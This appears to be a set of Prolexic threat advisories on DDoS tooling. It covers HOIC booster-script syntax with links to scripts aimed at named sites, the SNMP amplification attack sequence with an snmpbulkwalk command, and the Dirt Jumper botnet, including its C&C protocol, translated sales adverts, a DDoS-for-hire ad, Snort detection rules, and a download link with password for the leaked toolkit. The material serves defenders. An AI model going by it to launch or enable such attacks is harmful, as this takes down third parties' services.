HOIC is pretty useless

UNLESS it is used in combination with "BOOSTERS", AKA "SCRIPTS"/BOOST PACKS / BOOM BOOM POWER
These boosters come in the form of .HOIC scripts.

hoic scripts are very simple and follow VB6 mixed with vb.net syntax although slightly altered
here are the functions and globals that relate the HOIC:

booster -> This is a global variable that contains the contents of the current script (string)

Headers -> This is a global variable that is an array of strings, and will be used to form headers in requests sent to the target URL. To add a header, simply do something like this:

Headers.Append("User-Agent: penis") or Headers.Append("User-Agent: penis x" + CStr(powerFactor))

lbIndex -> Index into list box (cant really be used outside of the program, useless to developers)

PostBuffer -> String buffer containig post params, ie PostBuffer = "lol=2&lolxd=5"

powerFactor -> Integer from 0-2, 0 being low, 1 being medium , 2 being high

totalbytessent -> a count of the number of bytes sent to the target already (presistent across each attack)

URL -> url to attack

UsePost -> boolean, true = uses post, otherwise itll use get

Contributors – PLXsert

Appendix:

Official HOIC website (offline) - <http://hoic.99k.org>

UrbanDictionary.com Definition -

<http://www.urbandictionary.com/define.php?term=HOIC&defid=5426904>

Underground Tutorials -

<http://pastebin.com/7QsG9xEQ> - LOIC / HOIC / Hping / Slowlaris Tutorial

<http://pastebin.com/twrDM9kZ>

<http://pastebin.com/a0xPPmQZ>

<http://pastebin.com/mUafFNRQ> - French

<http://pastebin.com/bPmK260v>

<http://pastebin.com/RGWHAW54> - HOIC Readme File

<http://www.youtube.com/watch?v=BBMtl79atFs> - Youtube Video
<http://www.youtube.com/watch?v=BBMtl79atFs> - Spanish Tutorial from Sept 2011 (old version)
<https://network23.org/anarchycomputercorp/2011/04/18/hoic-high-orbit-ion-cannon/> - 'Anarchist Anonymous' website and tools

HOIC Link Crawler -

<http://pastebin.com/45f0tWEC>

Discovered Boosters -

<http://pastebin.com/FuvT2bmk> - Hoic booster for <http://europa.eu/>
<http://pastebin.com/ipc45eNZ> - booster hoic itele.fr
<http://pastebin.com/rNV06XqT> - 9gag booster
<http://pastebin.com/bPmK260v> - #anti-9gag
<http://pastebin.com/hqHrgG4V> - UOCT booster
<http://pastebin.com/nwUvnGc0> - MPAA.org Booster
<http://pastebin.com/HQwBVPgj> - Elysee.ft booster
<http://pastebin.com/S99dTE3y> - SGIC.es booster
<http://pastebin.com/zg1GSqwV> - USA.gov booster (mediafire link)
<http://pastebin.com/kifaQF1x> - Europarl.europa.eu
<http://pastebin.com/WHX6E8jA> - SaoPaulo.sp.gov.br Booster
<http://pastebin.com/7jPapdxt> - bundeskanzler.at booster
<http://pastebin.com/NqhHSjMF> - Brazilian Booster Pack
<http://pastebin.com/8ChKVhMc> - BarakObama.com booster
<http://pastebin.com/wK4sR8eR> - List of HOIC Boosters

About Prolexic Security Engineering & Response Team (PLXsert):

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. For more information, visit www.prolexic.com, email sales@prolexic.com or call **+1 (954) 620 6002**.



Threat: SNMP Amplification DDoS (SAD)

Version – n/a

GSI ID - 1044

Risk Factor - High

Description:

This attack has been in circulation for some time and demonstrated within the security community. There was a presentation at Shmoocon in 2007 by Daniel Mende & Enno. It was entitled "Exploring novel ways in building botnets". Their tool `snmpattack.pl` was also released.

The SAD attack saturates a targets link with a stream of distributed UDP packets. An attacker will acquire a list of SNMP hosts and community strings either from a known source or will scan the Internet and create their own.

Amplification is defined because an attacker can distribute and increase the attack size. Ratio of request to response is usually greater than 1:3.

SNMP utilizes the UDP protocol which by design is not stateful. Thus the service is unable to validate the IP address from the request origin.

Example SNMP BulkGetRequest may contain:

- 82 byte size per request
- 423 byte size per response

A tool in the `libsnmp` library named `snmpbulkwalk` utilizes the SNMP GETBULK message, and the response will contain a list of MIBs that support the GETBULK message. The size of requests and responses can be used to determine which MIB would contain a larger ratio of request to response bytes. The attacker can use this information to tune this attack more efficiently. The BULKGET message is not available in SNMP v1.

example syntax - `snmpbulkwalk -v2c -c public 192.168.1.5`

Attack signature:

- *Request:*
 - 14:54:54.183509 IP 192.168.1.100.59933 >
192.168.1.5.161: GetBulk(25) N=0 M=10 .1.3.6.1.2.1
- *Response:*
 - 14:54:54.183942 IP 192.168.1.5.161 >
192.168.1.100.59933: GetResponse(284) .1.3.6.1.2.1.1.1.0="VMware ESX
4.1.0 build-348481 VMware, Inc. x86_64"
.1.3.6.1.2.1.1.2.0=.1.3.6.1.4.1.6876.4.1 .1.3.6.1.2.1.1.3.0=114421444
.1.3.6.1.2.1.1.4.0="not set" .1.3.6.1.2.1.1.5.0="target domain"
.1.3.6.1.2.1.1.6.0="not set" .1.3.6.1.2.1.1.7.0=72 .1.3.6.1.2.1.1.8.0=0
.1.3.6.1.2.1.1.9.1.2.1=.1.3.6.1.6.3.1 .1.3.6.1.2.1.1.9.1.2.2=.1.3.6.1.2.1.31

Attack Sequence:


1. Attacker enumerates SNMP hosts and community strings
2. Attacker sends spoofed SNMP BulkGetRequest messages to the reflectors with the source address set to the target(s) IPs
3. Enumerated hosts reply with amplified responses to target
4. Target Host is impacted with much larger byte responses than the original requests

Remediation:

Prolexic Technologies has the proper infrastructure and mitigation strategy in place to absorb this form of attack while not affecting our customers legitimate traffic.

Network and Security administrators should validate that they do not have Internet accessible devices with vulnerable community strings. The associated link is listed within the appendix section.

Topology:



Contributors:

PLXsert

Appendix:

http://www.ernw.de/content/e7/e181/e1623/ERNW_Novel_ways_to_build_botnets_ger.pdf

<http://www.ernw.de/download/snmpattack.pl>

<http://code.google.com/p/fuzzdb/source/browse/trunk/wordlists-misc/wordlist-common-snmp-community-strings.txt?r=127>

About Prolexic Security Engineering & Response Team (PLXsert):

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. For more information, visit **www.prolexic.com**, email **sales@prolexic.com** or call **+1 (954) 620 6002**.



Threat: Dirt Jumper v3

Version – Version 3.0

GSI ID – 1047

Risk Factor - High

Summary

Dirt Jumper v3 DDoS Toolkit:

- The Dirt Jumper DDoS toolkit is based on the Russkill strain of malware.
- Dirt Jumper v3 was leaked in Fall 2011 and is now available on various underground websites. Prolexic analysts have obtained a copy of the panel code and executable builder and have included a download link in the Appendix.
- As of the date of this writing, the latest version is known as Dirt Jumper September and remains a private script that is only available via purchase from the malware author.

Analysis of Dirt Jumper v3

Dirt Jumper is a prepackaged toolkit that was allegedly authored by an individual who goes by the alias "sokol." The original toolkit was selling on various underground forums for US\$600 as of January 2011. The latest update to the toolkit is known as "Dirt Jumper September" and is retailing on the same forum thread for US\$150.

Prolexic analysts were able to find a downloadable copy of Dirt Jumper v3 that was leaked on a Russian language hacking blog via a password protected RAR file. The download link and password is provided in the Appendix.

The toolkit consists of a PHP/MySQL administrative panel (admin directory), a Windows executable file that is the builder for the payload (BuilderDJ3.exe), and an executable that acts as the builder template (djb3.exe). Once the builder creates the executable payload (djb3.exe.exe), the spreading campaign can begin. The executable is usually spread via spam, exploit kits, fake downloads (fake video codec, backdoored pirated software), or can be pushed out to machines already infected with other forms of malware (Zeus, Spyeye).


Below is the translated advertisement for Dirt Jumper which was posted on the Russian language hacking forum ShopWorld.biz. The forum thread seems to be originated by the toolkit author. The advertisement outlines the featured attack methods and functionalities.

Продам Dirt Jumper - DDoS бот 2011 года - ShopWorld

http://shopworld.biz/showthread.php?t=471

24.01.2011, 20:45

sokol
Автоп Dirt Jumper



Регистрация: 24.01.2011
Сообщений: 3
Репутация: 1

Dirt Jumper - DDoS бот 2011 года

Dirt jumper - DDoS система с огромным потенциалом мощности.

Бот Dirt jumper имеет на своём борту 4 типа атаки.

Рассмотрим каждый из них подробнее:

HTTP flood: Данный тип атаки позволяет вызвать перегрузку сервера за счёт частых, многократных запросов обычными http пакетами. Фишка данного метода в том, что ответ от сервера не принимается, то есть бот ожидает ответа, как только сервер готов отвечать бот рвёт коннект и посылает новый запрос.
Плюсы - Высокая скорость запросов, огромная нагрузка на сервер, и полное отсутствие входящего трафика, что позволяет делать больше запросов в одну единицу времени.
Минусы - нет возможности сгенерировать большой пакет отправляемых данных, но на мой взгляд это и не требуется (при не большом канале инета за счёт маленького размера пакета, отправляется больше запросов в одну единицу времени), так что это можно даже отнести к плюсам.

Synchronous flood: Данный метод атаки эффективен только при потоках более 150. Бот делает запрос одновременно всеми потоками. Ждёт, пока сервер ответит всем потокам, и повторяет процедуру по кругу.
По сути, в основе данной атаки лежит первый метод.
Плюсы - В одну единицу времени вызывается нагрузка большая, чем первым способом
Минусы - При таком подходе во время выполнения запросов машина жертвы подвисает. И если инет или комп слабый может вообще подвесить машину. Так-же на сервер не ведётся постоянной атаки, что при низком количестве ботов недопустимо.

Downloading flood:
А этот метод позволяет забить канал жертвы трафиком.
Бот выкачивает заданную картинку. Может качать всё, начиная от .exe заканчивая html кодом любой странички.
Плюсы - Огромная нагрузка на канал, возможность загружать любую инфу.
Минусы - Скорость запросов ниже, чем при первом методе, может забить канал жертвы, и бот временно выбивается из онлайн, так как из-за загрузки не сможет даже отстучать на сервер.

POST flood: А это, на мой взгляд, один из самых офигенных методов атаки!
Бот может делать GET и POST запросы одновременно!
То есть он может отправлять случайные логины и пароли в форму, вызывая огромнейшую нагрузку на сервер: БД, буфер обмена, процессор.
Плюсы - данный метод позволяет забивать канал входящим трафиком, даёт самую большую нагрузку на сервер из всех других типов.
Минусы - Скорость запросов ниже, чем при первом методе, может забить канал исходящим трафиком, но размер пакетов вы указываете при составлении команды.

С типами атак разобрались, двигаемся дальше.

Общие характеристики бота:

--
Translation Start (RU to EN) - interpreted by Google translator

HTTP flood: This type of attack can cause server overload due to frequent, repeated requests by conventional http packets.

A chip of this method is that the server response is received, the boat is waiting for a response as soon as the server is ready to answer the bot breaks connection and sends a new request.

Pros - High-speed queries, a huge load on the server, and full otsutstvie incoming traffic, which allows you to make more queries into a single unit of time.

Cons - no possibility to generate large packet data being sent, but in my opinion it is not required (if not a large channel Ineta by small-sized package, sent more queries into a single unit of time), so that it can even be attributed to the pluses.

Synchronous flood: This method of attack is effective only when the flow of more than 150. Bot makes a request at the same time all the threads. Waits until the server responds to all flows, and repeats the procedure on a circle.

In fact, the basis of this attack is the first method.

Pros - One unit of time is called load greater than the first method

Cons - This approach during query execution engine of the victim freezes. And if the 'Net or complex light can do to crash a machine.

So is the server is not constant attacks that the low number of bots is not allowed.

Downloading flood:

But this method can clog the channel bandwidth of the victim.

Boat deflates the specified image. Can download everything from. Exe ending html code of any webpage.

Pros - Huge load per channel, the ability to upload any infu.

Cons - The rate of requests is lower than the first method, can clog the channel of the victim, and the bot temporarily knocked out online, because of the download will not even tapped on the server.

POST flood: And this, in my opinion, one of the most awesome attack methods!

Bot can do GET and POST requests at the same time!

That is, it can send a random username and password into the form, causing a tremendous load on the server: the database clipboard processor.


Pros - This method allows the hammer channel incoming traffic, provides the greatest load on the server from all other types.

Cons - The rate of requests is lower than the first method, can clog the channel outbound traffic, but the packet size you specify in the preparation of the team.

Translation End (RU to EN)

-

- **Screenshot for Dirt Jumper v3 Admin Panel**



Analysis of Dirt Jumper payload:

Two very comprehensive and detailed write-ups on the way the Dirt Jumper payload infects hosts and communicates with the HTTP C&C have been put together by analysts at Arbor Networks and Deep End Research.

- <http://ddos.arbornetworks.com/2011/08/dirt-jumper-caught/>
- <http://www.deependresearch.org/2011/10/dirt-jumper-ddos-bot-new-versions-new.html>

Communication:

Upon successful infection of a target machine, the infected box will send a POST request to the C&C in order to retrieve a list of targets.

Request

POST /xxx/admin/index.php HTTP/1.0
Host: 192.168.206.129
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US)
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

k=684042360968524 <----- 15 character bot identifier

The HTTP response from the C&C tells the infected box to start (0) or stop (1) an attack, the type of attack (1-4), the delay time to communicate back to the C&C (120 seconds), and the target to attack (<http://www.victim.com>)

Response

HTTP/1.1 200 OK
Date: Tue, 06 Dec 2011 21:58:44 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4.9
Vary: Accept-Encoding
Content-Length: 35
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

11|99|120<http://www.victim.com>

Attack Signatures by Attack Type:

The common theme that exists in all four attack types of Dirt Jumper v3 is the Keep-Alive and Connection headers, which are *static* values. These headers do not change, regardless of the attack type. Multiple HTTP headers can be *randomized*, as highlighted below. It is also notable that the GET requests are similar for the HTTP, Synchronous, and Downloading Flood attacks.

The POST Flood Referer header will contain one of the following URLs:

lenta.ru
rbc.ru
gismeteo.ru
fomenko.ru
google.com
subscribe.ru
rol.ru
yahoo.com
job.ru

mail.com
rambler.ru
lib.ru
anekdot.ru
altavista.com
afisha.ru
referat.ru
gazeta.ru
download.ru
yandex.ru
mail.ru

Synchronous Flood

Malicious Signature:

```
GET / HTTP/1.0 <-- randomized variable  
Host: [domain name]  
Keep-Alive: 300  
Connection: keep-alive  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Symbian OS; Nokia 6600/5.27.0; 6936)  
Opera 8.50 [ru] <-- randomized variable
```

Recommended Mitigation:

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \  
content: "Keep-Alive\ : 300"; \ <-- static value  
content: "Connection\ : keep-alive"; \ <-- static value  
content: "Host\ : [domain name]"; \  
content: !"Accept\ :"; )
```

HTTP Flood

Malicious Signature:

```
GET / HTTP/1.0 <-- randomized variable  
Host: [domain name]  
Keep-Alive: 300  
Connection: keep-alive  
User-Agent: Opera/9.00 (Nintendo Wii; U; ; 1309-9; en) <-- randomized variable
```

Recommended Mitigation:

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \  
content: "Keep-Alive\ : 300"; \ <-- static value  
content: "Connection\ : keep-alive"; \ <-- static value  
content: "Host\ : [domain name]"; \  
content: !"Accept\ :"; )
```

Downloading Flood

Malicious Signature:

```
GET / HTTP/1.0 <-- randomized variable
Host: [domain name]
Keep-Alive: 300
Connection: keep-alive
User-Agent: Opera/9.80 (Windows NT 6.1; U; ru) Presto/2.2.15 Version/10.00 <--
randomized variable
```

Recommended Mitigation:

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \
content: "Keep-Alive\ : 300"; \ <-- static value
content: "Connection\ : keep-alive"; \ <-- static value
content: "Host\ : [domain name]"; \
content: !"Accept\ :"; )
```

POST Flood

Malicious Signature:

```
POST / HTTP/1.0 <-- randomized variable
Host: [domain name]
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 2000) Opera 6.03 [en] <--
randomized variable
Content-Type: application/x-www-form-urlencoded <-- randomized variable
Content-Length: 21 <-- randomized variable (Based on the target URL)
Referer: http://fomenko.ru <-- Based on the referer database used within the tool
```

Recommended Mitigation:

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \
content: "Keep-Alive\ : 300"; \ <-- static value
content: "Connection\ : keep-alive"; \ <-- static value
content: "Host\ : [domain name]"; \
pcre:"/(mail\.com)|(lenta\.ru)|(rbc\.ru)|(gismeteo\.ru)|(fomenko\.ru)|(google\.com)|(subsc
ribe\.ru)|(rol\.ru)|(yahoo\.com)|(job\.ru)|(rambler\.ru)|(lib\.ru)|(anekdot\.ru)|(altavista\.c
om)|(afisha\.ru)|(referat\.ru)|(gazeta\.ru)|(download\.ru)|(yandex\.ru)|(mail\.ru)/"; )"
```

- **Dirt Jumper September v0.17**

The newest variant known as Dirt Jumper September has updated functionalities and a new updated control panel that is more aesthetically pleasing than previous versions.

Below is a list of translated updated functionalities for Dirt Jumper September:

Продам Dirt_Jumper - DDoS бот 2011 года - ShopWorld

http://shopworld.biz/showthread.php?t=471

Обновление


Долгожданная обновкa!!!
Dirt Jumper September

В боте более 20 нововведений и доработок.

Переписаны все типы атаки, подробнее:
В боте реализовано 4 типа атаки.
Multipurpose flood (Light) - Этот тип атаки представляет из себя комбо атаку - грамотна составленные пакеты с рандомными данными отправляемыми серверу.
Бот играет с юзер агентом, рефералом, принимает и отправляет кукисы, строит пакеты разной длины, разными контет типами, играет с таймаутом и скоростью отправки.
Серьёзная антиддос защита имеет не постоянные настройки конфигурации. Они меняются динамически, в зависимости от атаки. Для того чтобы антиддос системе перестроиться, требуется много ресурсов.
В результате атаки этим методом сервер может упасть даже из-за банальной нехватки ресурсов для пестроения своей же защиты.
Multipurpose flood (Full) - Тот же метод что и лайт, но при формировании пакета добавляется блок пост данных. Подробнее о пост данных написано в хелпе, который прилагается к архиву с ботнетом.
POST запросы позволяют вызвать нагрузку за счёт обработки информации. Иногда нагрузка при грамотном использовании метода возрастает в несколько десятков раз!
дело в том что для обработки запросов серверу требуется задействовать апач, рНР, и базу данных. А при грамотном запросе бот не попадает в антиддос (идеальная имитация рандомного браузера), за счёт чего можно класть антиддос сервера даже при чрезвычайно малом онлайн ботов.
HTTP flood (DJSFlood) - Атака разработана мною. Метод очень похож на простой http, но в тоже время имеет не совсем стандартную структуру. Это что-то среднее между http и udp.
Этим методом (и только им) можно организовывать атаки на порт. Синтаксис такой: `http://IP:PORT/` Потоки 300-500
POST flood (TimeOut) - тоже что и верхний, но есть возможность отправлять данные методом POST. Есть возможность самому устанавливать таймаут отправки данных и ожидания ответа.

Более подробное описание методов и их использования в хелпе который прилагается к архиву с ботнетом.

Кроме этого у бота появилась новая админка с приятным интерфейсом.



Новая система установки, новые способы общения с сервером, новые стандарты общения, новая защита, новые анти крах средства и так далее.

Обновка платная, 150\$. Цена для новых клиентов остаётся прежней.
Контакты всё те же, ICQ 228999999

С уважением, ваш sokol 🐼

--

Translation Start (RU to EN)

*The long-awaited new dress!
Dirt Jumper September*

In the bot for more than 20 innovations and improvements.

*Transcribed all types of attacks more:
In the bot implemented four types of attacks.*

Multipurpose flood (Light) - *This type of attack is a combo attack - literacy bags randomly drawn data is sent to the server.*

Boat has a user agent, referral, receives and sends cookies, builds packages of different lengths, different types of kontet, plays with a timeout and speed of sending.

Serious antiddos protection is not permanent configuration. They change dynamically, depending on the attack. In order to reconstruct antiddos system requires a lot of resources.

As a result, this method of attack server can fall even from a banal lack of resources for his own protection pestroeniya.

Multipurpose flood (Full) - *The same method as the light, but the formation of a package is added to the block position data. More information about the position data is written in the help that is attached to the file with the botnet.*

POST requests can cause stress due to processing. Sometimes the load if used method increases by several orders of magnitude!

the fact that the query processing server needs to use apache, php, and database. And with proper request for the bot does not get in antiddos (perfect imitation randomly browser), due to what can be put antiddos server even at extremely low online bots.

HTTP flood (DJSFlood) - *An attack designed by me. The method is very similar to a simple http, but at the same time is not a standard structure. It's somewhere between http and udp.*

This method (and only them) can be organized attack on the port. The syntax is: `http://IP:PORT/` Flows 300-500


POST flood (TimeOut) - Same as top, but it is possible to send data using POST. There is the opportunity to set the timeout sending data and wait for a response.

A more detailed description of methods and their use in the help that is attached to the file with the botnet.

In addition, a new bot in admin panel with user friendly interface.

Translation End (RU to EN)

- **Screenshot for Dirt Jumper September v0.17 Admin Panel**



Additional Notes:

- **Additional Note on Underground Credibility of Author**

The alleged author of Dirt Jumper is known as 'sokol.' The individual speaks Russian and is a member of the Russian hacking forums Shopworld.biz and Damagelab.org. Sokol operates off the ICQ# 228999999. It is interesting to note the long length of the ICQ number, as many vendors choose to purchase shorter 5 or 6 digit ICQ logins which indicate longevity in the underground scene. Despite having a very low post count on the ShopWorld.biz forum, the replies in these threads are positive and seem to indicate that he/she is a legitimate vendor of this product with several satisfied customers. Furthermore, the Dirt Jumper v3 C&C php code has a variable named \$sokol.

The only negative review discovered was a Pastebin.com post that accused the individual who goes by sokol and the listed ICQ# as being a 'ripper.' This Pastebin testimonial is the only negative review analysts were able to detect, which leads to the possibility that it was authored by a disgruntled customer. - <http://pastebin.com/tsGxSSdy>

- **Dirt Jumper DDoS-As-A-Service**

Individuals who do not wish to go through the effort of building a Dirt Jumper botnet from scratch can make use of the many "as a service" DDoS providers.

The Dirt Jumper toolkit rivals the Optima toolkit as the leading "as a service" DDoS botnet package.

Below is a Russian language advertisement from the DamageLab.org forum. An individual named 'dd0ser' is selling DDoS service for US\$10 per hour / US\$45 per day. The individual is allegedly making use of Dirt Jumper v3, Optima, and G-bot. Positive reviews indicate legitimacy of the offer.

..500 Internal DDOS Сервис..
[Стандартный] · Линейный

[Подписка на тему](#) | [Сообщить другу](#) | [Версия для печати](#)

dd0ser	04.07.10, 12:51:51	Отправлено #1
---------------	--------------------	---------------

..500 Internal DDOS Сервис..
 (IMG:http://scr.ru/photo/1312789357_ddos.png)
Предлагаем услуги по организации DDoS Атак.

Различные методы флуда. Хорошие цены!

10 \$/час
45 \$/сутки

Перед началом сделаем **тест**, проконсультируем, пожем разобраться в случае возникновения каких-либо проблем.

Так же предусмотрены **скидки**, которые обсуждаются индивидуально и зависят от степени сложности заказа, но в любом случае идем на встречу клиенту!

Так же строго соблюдаем политику **анонимности** (никаких логов во время разговора не ведется), никто не при каких условиях не узнает, кто и зачем делал у нас тот или иной заказ.

В своей работе используем приват ддос ботов таких как: **Dirt Jumper v3; Optima DDoS bot и G-bot**. Средний Онлайн у ботов от **1500** до **5000** ботов, в совокупности этого хватает, чтобы работать над сложными проектами с **анти-ддос** защитой и защитой типа **CISCO™ GUARD**.

К оплате принимаются Webmoney, Яндекс деньги, Liberty Reserve :

(IMG:http://seorega.ru/images/logo_liberty.gif)
 (IMG:http://s008.radikal.ru/i305/1011/b4/04b01d2931cd.gif)
 (IMG:http://s016.radikal.ru/i337/1011/82/897dd2f0f30d.gif)

http://www.proxy-base.org/f31/500_internal...rvis-10272.html [Проверка пройдена]
<http://forum.zloy.bz/showthread.php?p=4870130> [Проверка пройдена]
<http://forum.backzona.ru/forum-f23/ddos-service-t19871.html> [Проверка пройдена]

- **Dirt Dozer:**

Objective:

Dirt Dozer is a customized scanner tool created by PLXSERT that is used to validate if any suspected HTTP Command and Control servers utilize Dirt Jumper. This tool is available as a free download and all members of the security community are encouraged to use it.

```
#####  
#  
#           Dirtdozer - Leveling the mounds           #  
#           ver: 0.444f4e47 [alpha]                   #  
#           Written by PLXSERT                         #  
#  
#           Twitter                                    #  
#           @PLXSERT                                  #  
#           Email: security@prolexic.com              #  
#  
#####
```

Defined:

1. Dirt Dozer contains 3 primary files which are defined as:
 - a. dirtconfig - URL configuration document that serves as the container for all URLs' to be scanned. User will simply populate a list of URLs within this file.
 - b. dirtdozer.py - The executable tool used to scan all included targets:
./dirtdozer.py -h
Dirtdozer - Leveling the mounds

USAGE: dirtdozer.py [OPTS]
-f or --file input config file

Execute - ./dirtdozer.py -f dirtconfig
 - During this phase, each URL will be analyzed and the determined output of whether the target is "offline", "not Dirt Jumper", or "is Dirt Jumper".
 - c. DirtJumper.config - Once the scan is complete, all identified C&C servers that contain the Dirt Jumper DDoS tool will be time-stamped and logged into this file.
 - * Format - #Found on: 2011-12-21 21:09:05.848717 UTC
http://URL/index.php

Contributors:

PLXsert

Appendix:

1. <http://ddos.arbornetworks.com/2011/08/dirt-jumper-caught/>
2. <http://www.deependresearch.org/2011/10/dirt-jumper-ddos-bot-new-versions-new.html>
3. hxxp://hack-stars.ru/?p=4754

4. [hxxp://depositfiles.com/files/mizq7jeds](http://depositfiles.com/files/mizq7jeds) – Dirt Jumper v3 download (rar pw: hack-stars.ru)
5. [hxxp://shopworld.biz/showthread.php?t=471](http://shopworld.biz/showthread.php?t=471) - Advertisement from author
